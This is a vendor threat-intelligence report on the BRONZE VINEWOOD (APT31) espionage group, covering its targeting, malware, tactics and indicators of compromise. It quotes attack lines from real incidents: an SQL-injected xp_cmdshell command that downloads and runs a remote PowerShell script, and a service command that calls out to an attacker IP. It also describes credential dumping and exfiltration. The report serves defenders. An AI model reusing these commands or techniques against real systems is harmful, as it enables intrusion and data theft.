BRONZE VINEWOOD Targets Supply Chains

secureworks.com/research/bronze-vinewood-targets-supply-chains

Counter Threat Unit Research Team

Wednesday, June 24, 2020 *By: Counter Threat Unit Research Team*

The following analysis was compiled and published to Threat Intelligence clients in April 2019. The Secureworks® Counter Threat Unit™ (CTU) research team is publicly sharing insights about BRONZE VINEWOOD and its use of the HanaLoader malware and DropboxAES RAT to increase visibility of the threat group's activities.

Summary

BRONZE VINEWOOD (also known as APT31 and ZIRCONIUM) is a targeted threat group that has been active since at least June 2016. There has been limited public information about the group, other than a February 2019 report describing attacks against Norwegian software provider Visma and multiple U.S. companies. However, that report misattributes the activity to BRONZE RIVERSIDE (also known as APT10). Secureworks® Counter Threat Unit™ (CTU) researchers assess that the group is likely based in the People's Republic of China (PRC). The threat actors have used a range of tools and techniques to target organizations that provide legal, consulting, and software development services. CTU™ analysis suggests that organizations that are part of government or defense supply chains or that provide services to organizations in those verticals may be of interest to BRONZE VINEWOOD.

CTU researchers divided the threat intelligence about this threat group into two sections: strategic and tactical. Executives can use the strategic assessment of the ongoing threat to determine how to reduce risk to their organization's mission and critical assets. Computer network defenders can use the tactical information gathered from incident response investigations and research to reduce the time and effort associated with responding to the threat group's activities.

Key points

- BRONZE VINEWOOD is a PRC-based threat group that has targeted data across a wide range of organizations. The breadth of this targeting suggests that the group collects intelligence against a diverse set of requirements.
- Attacks on software providers and other supply chain organizations were likely intended to access customers' data or networks. Other China-based threat groups such as BRONZE ATLAS (also known as BARIUM) and BRONZE RIVERSIDE (also known as APT 10) also compromise supply chains to reach their intended targets.
- BRONZE VINEWOOD employs a variety of tools and techniques to gain access to target environments. Its use of public code or file-sharing websites for its command and control (C2) domains can complicate network-based detection because the C2 traffic is interspersed amid legitimate web browsing activity.

Strategic threat intelligence

Analysis of a threat group's targeting, origin, and competencies can determine which organizations could be at risk. This information can help organizations make strategic defensive decisions regarding this threat.

Intent

BRONZE VINEWOOD compromises organizations that might have information of value to the PRC. The threat group's intelligence gathering requirements appear to include intellectual property, information that provides a commercial advantage, and details about government and defense targets. The BRONZE VINEWOOD activity observed by CTU researchers has affected organizations in the U.S. and Europe.

Attribution

The attribution of BRONZE VINEWOOD to the PRC is based on an aggregation of multiple factors:

- The information and organizations targeted by BRONZE VINEWOOD, particularly the emphasis on organizations that provide services to defense or government organizations, align with Chinese government interests.
- The threat actors use techniques that are most commonly associated with Chinese espionage groups such as BRONZE RIVERSIDE, BRONZE UNION, and BRONZE HUNTLEY (also known as Tonto Team).

Capability

BRONZE VINEWOOD has deployed a variety of tools across different incidents, and reported use of a zero-day exploit for the CVE-2017-0005 privilege escalation vulnerability demonstrates technical proficiency. CTU researchers assess that the threat group's use of available or modified open-source tools is to avoid attribution or avoid wasting development resources. The decision to use open-source tools is an increasingly common trend among sophisticated threat actors and is often not driven by technical or resource limitations. The threat actors also leverage popular code and file-sharing sites for their C2 domains. This relatively uncommon technique makes detection within a busy corporate environment challenging and suggests technical proficiency and an awareness of operational security and tradecraft.

Tactical threat intelligence

Incident response engagements have given CTU researchers insight into the threat group's tools and tactics.

Tools

CTU researchers and Secureworks incident responders have observed BRONZE VINEWOOD using the following tools:

- Mimikatz — This ubiquitous credential-theft tool is used by a wide range of threat actors and security testers.

- HanaLoader (also known as FANNYPACK) — This downloader is executed using DLL search order hijacking and attempts to retrieve and run a payload over HTTPS. CTU analysis suggests that HanaLoader is used to launch a small number of payloads, including a remote access trojan (RAT) that was named HanaGift based on a string in the file's application manifest. HanaGift may also be referred to as HanaRAT.

- Meterpreter — This extensible payload is part of the publicly available and widely used Metasploit Framework.

- Trochilus — This RAT was first identified in 2015 and has been implicated in various attacks against organizations in Myanmar and Thailand. The source code is available from public code-sharing sites and was the basis for the RedLeaves RAT used by BRONZE RIVERSIDE. BRONZE VINEWOOD uses a modified version of Trochilus that supplements the default RC4 encryption with Salsa20 encryption and is launched via DLL search order hijacking.

- DropboxAES RAT — This simple RAT uses Dropbox for command and control, relies on ChaCha20 to encrypt communications data, and is launched using DLL search order hijacking.

- PowerShell-Github-Shell — This reverse shell is available from GitHub and was used against U.S. legal organizations in mid-2017. When executed, it contacts a GitHub gist account using a hard-coded authentication token and then retrieves commands and posts data via the gist's comment section.

- Native operating system and Sysinternals tools — BRONZE VINEWOOD has used PowerShell for code execution, curl to send and retrieve data, and ProcDump to dump running processes. Attackers commonly use ProcDump rather than a more suspicious tool such as Mimikatz to obtain hashed passwords from memory.

- Variations on Sysinternals tools — CTU analysis suggests that BRONZE VINEWOOD has used command-line tools such as NetSess to enumerate NetBIOS sessions on a specified local or remote computer and LG.exe to manage domain groups.

Reconnaissance and initial access

BRONZE VINEWOOD tailors attacks to its intended victims. For example, the names of domains used for command and control during network intrusions have mimicked product names used by the target.

In one 2017 campaign, the threat actors targeted U.S. legal organizations via SQL injection attacks against a third-party software application predominantly used by companies in that sector. The SQL injection string attempted to launch PowerShell via the xp_cmdshell stored procedure. If successful, this command downloaded and executed in memory the PowerShell-Github-Shell script hosted as a seemingly innocuous file on a GitHub repository (see Figure 1). The profile attached to the GitHub repository was created shortly before the campaign commenced. This script can be used to enumerate system information, download files, and run commands using PowerShell or the Windows command prompt.

```
exec master.dbo.xp_cmdshell "powershell IEX (New-Object
Net.WebClient).DownloadString('https://raw.githubusercontent.com/JesKon/TEMP-
1/master/LICENSE')"
```

Figure 1. Injected SQL string used to download PowerShell malware from GitHub. (Source: Secureworks)

In other cases, the threat actors likely leveraged stolen credentials to gain initial access, sometimes through redundant remote access points that might have less monitoring than live access points. CTU researchers suspect that the initial attack phases are preceded by careful reconnaissance of potential targets.

Maintaining access and credential theft

BRONZE VINEWOOD attempts to steal credentials and use legitimate remote access solutions and protocols, including tunneling RDP over HTTP, to access the environment. Secureworks incident responders observed the threat actors conducting credential dumps roughly once every four weeks using Mimikatz installed on compromised domain controllers. CTU researchers also observed this behavior from the BRONZE UNION threat group and suspect it is a conscious effort to extract credentials within the likely rolling window of an organization's password reset policy. In some cases, BRONZE VINEWOOD leveraged ProcDump to dump the memory space for the lsass.exe process and used another offline tool to extract the passwords.

Persistence mechanisms observed by CTU researchers include the use of Task Scheduler and Windows services to launch malware (see Figure 2) or to directly initiate outbound TCP connections (see Figure 3). The threat group tends to use the same name (e.g., systemsvc) for all malicious services within a compromised environment, which can be a useful detection mechanism.



Figure 2. Task Scheduler launching legitimate Microsoft executable to side load Trochilus. (Source: Secureworks)

Service Name: systemsvc
Display Name: system
Description:
Type: SERVICE_WIN32_OWN_PROCESS
Start Type: SERVICE_DEMAND_START
Image Path: %COMSPEC% /C start /B cmd.exe /C if defined ProgramFiles(x86) (C:\windows\temp\t2.exe 4 80.84.49.98 80) else (C:\windows\temp\t1.exe 4 80.84.49.98 443)
Service DLL:
Service Main:
Status: SERVICE_STOPPED

Figure 3. Service used to launch an outbound TCP request. (Source: Secureworks)

Discovery and lateral movement

Like other targeted threats, BRONZE VINEWOOD uses a variety of native operating system and publicly available tools for network discovery and lateral movement. For example, CTU researchers have observed the threat actors using NetSess and LG.exe for network discovery and the invoke-SMBExec PowerShell script for lateral movement. In one incident, BRONZE VINEWOOD unsuccessfully used a compromised Kerberos ticket-granting account to cut Kerberos tickets to authenticate to network resources. This behavior highlights the importance of double-resetting Kerberos accounts during evictions to clear old passwords.

Command and control

The threat group is notable for its use of file and code-sharing sites, such as Dropbox and GitHub, for command and control of its malware. For example, the DropboxAES RAT used content . dropboxapi . com, the hostname for the deprecated Dropbox API version 1, for its C2 server. Similar to other China-based threat groups, BRONZE VINEWOOD often “parks” its C2 domains on 127.0.0.1 when not in use.

Collection and exfiltration

BRONZE VINEWOOD focuses on stealing data from target networks. The threat actors collate data of interest on a central host, package the data using a compression tool such as WinRAR, and then exfiltrate the data by using the curl utility or by copying it during sessions established with stolen credentials. CTU researchers have observed the threat actors using simple passwords such as '123456' (see Figure 4) as well as more complex passwords.

Figure 4. Compressed archive of exfiltrated data protected with a simple password. (Source: Secureworks)

Conclusion

BRONZE VINEWOOD remains an active threat as of this publication. Its targeting of a range of organizations suggest that the threat actors focus on data of interest rather than on specific verticals. Organizations that provide software or other services to defense and government agencies, or organizations such as legal firms that aggregate defense and government data, are likely to be at increased risk from BRONZE VINEWOOD. The use of fairly unsophisticated tools and techniques is likely a conscious choice. Evidence gleaned from network intrusions demonstrates that the threat group can successfully leverage publicly available tools and use popular file and code-sharing websites to blend C2 traffic with legitimate network traffic.

Threat indicators

The threat indicators in Table 1 are associated with BRONZE VINEWOOD activity. Note that IP addresses can be reallocated. The IP address and domains may contain malicious content, so consider the risks before opening them in a browser.

Indicator	Type	Context
8f0fcb5a80b2bca62d79f0d1cbdc93fb	MD5 hash	DropboxAES RAT executable
9c162e042e0a892924f8415f7d72fe4f966bae7d	SHA1 hash	DropboxAES RAT executable
f34725937839ae6c0470596e9c81b4572e2361737fbdb3a13983a25dfabd1c3a	SHA256 hash	DropboxAES RAT executable
16e9c238c6a77ebbb3c5b75ba78e6584	MD5 hash	BRONZE VINEWOOD encrypted loader DLL
c1f02f8bc3c391e576c9cda626a9eb81c4b2fe063cc80de592d9ce999478eeaa	SHA256 hash	BRONZE VINEWOOD encrypted loader DLL
251138c6caac684f1900edeb282ff098	MD5 hash	BRONZE VINEWOOD encrypted loader DLL
09eae67598db2a54fca05e6674212f30a72728382130a9167c11b76d50f324f4	SHA256 hash	BRONZE VINEWOOD encrypted loader DLL
a88db7ca71000dc197ee29d53cbd2a95	MD5 hash	BRONZE VINEWOOD encrypted loader DLL
244595a997af4bb8bac5efaee34805ff	MD5 hash	BRONZE VINEWOOD loader DLL
ff693988afa9ee34be78057ac51bad77691aa552	SHA1 hash	BRONZE VINEWOOD loader DLL
a144825a4aa74a50f9e8dcb7eab0e5dfa1f708471d8bc097f08e683c50fd3738	SHA256 hash	BRONZE VINEWOOD loader DLL
7fff010d11be12966bbf4dbdfacbb4d6	MD5 hash	BRONZE VINEWOOD encrypted loader DLL
8b77ba9868df648d22cbce5145e315b50d822d4a	SHA1 hash	BRONZE VINEWOOD encrypted loader DLL
d246a7713b9033c0ee6cecf22c37a687712eca1160b4a9a48fd93bc80d79db5f	SHA256 hash	BRONZE VINEWOOD encrypted loader DLL
e8e59b44613b5af58688809f8cb6dfa8	MD5 hash	BRONZE VINEWOOD payload
2e84fd87150a002df98233093f2842337c594604	SHA1 hash	BRONZE VINEWOOD payload
10182f0e64b765db989c158402c76eb1e0e862cab407f7c5cec133d8e5cb73e3	SHA256 hash	BRONZE VINEWOOD payload

Indicator	Type	Context
5f31452fdbfa4b01437fd553198ab563	MD5 hash	BRONZE VINEWOOD encrypted payload
ca0996634789f7039edc67a60de4498d66a63d9f	SHA1 hash	BRONZE VINEWOOD encrypted payload
02b914da5c5bd363b67e1cc370a626332df2244c5bcd60ac2391991e28d726fb	SHA256 hash	BRONZE VINEWOOD encrypted payload
7fff010d11be12966bbf4dbdfacbb4d6	MD5 hash	BRONZE VINEWOOD encrypted payload
2bbf74073ed7a910a69c3d2a67bd5f8f	MD5 hash	PowerShell script used by BRONZE VINEWOOD; uses GitHub gist for command and control

Table 1. BRONZE VINEWOOD indicators

References

Insikt Group and Rapid 7. “APT10 Targeted Norwegian MSP and US Companies in Sustained Campaign.” Recorded Future. February 6, 2019. https://go.recordedfuture.com/hubfs/reports/cta-2019-0206.pdf

Metzger, Max. “’Trochilus’ RAT targets government of Myanmar.” SC Magazine. January 13, 2016. https://www.scmagazineuk.com/trochilus-rat-targets-government-myanmar/article/1477758

Microsoft. “AD Forest Recovery - Resetting the krbtgt password.” August 8, 2018. https://docs.microsoft.com/en-us/windows-server/identity/ad-ds/manage/ad-forest-recovery-resetting-the-krbtgt-password

Microsoft Defender Research Team. “Detecting and mitigating elevation-of-privilege exploit for CVE-2017-0005.” Microsoft. March 27, 2017. https://www.microsoft.com/security/blog/2017/03/27/detecting-and-mitigating-elevation-of-privilege-exploit-for-cve-2017-0005/

Miller-Osborn, Jen and Grunzweig, Josh. “Trochilus and New MoonWind RATs Used In Attack Against Thai Organizations.” Unit 42. March 30, 2017. https://unit42.paloaltonetworks.com/unit42-trochilus-rat-new-moonwind-rat-used-attack-thai-utility-organizations/

New Jersey Cybersecurity and Communications Integration Cell. “Trochilus.” April 12, 2017. https://www.cyber.nj.gov/threat-profiles/trojan-variants/trochilus

Secureworks. “A Peek into BRONZE UNION’s Toolbox.” February 27, 2019. https://www.secureworks.com/research/a-peek-into-bronze-unions-toolbox

Secureworks. “BRONZE VINEWOOD Uses HanaLoader to Target Government Supply Chain." June 24, 2020. https://www.secureworks.com/research/bronz-vinewood-uses-hanaloader-to-target-government-supply-chain

Secureworks. “DropboxAES Remote Access Trojan.” June 24, 2020. https://www.secureworks.com/research/dropboxAES-remote-access-trojan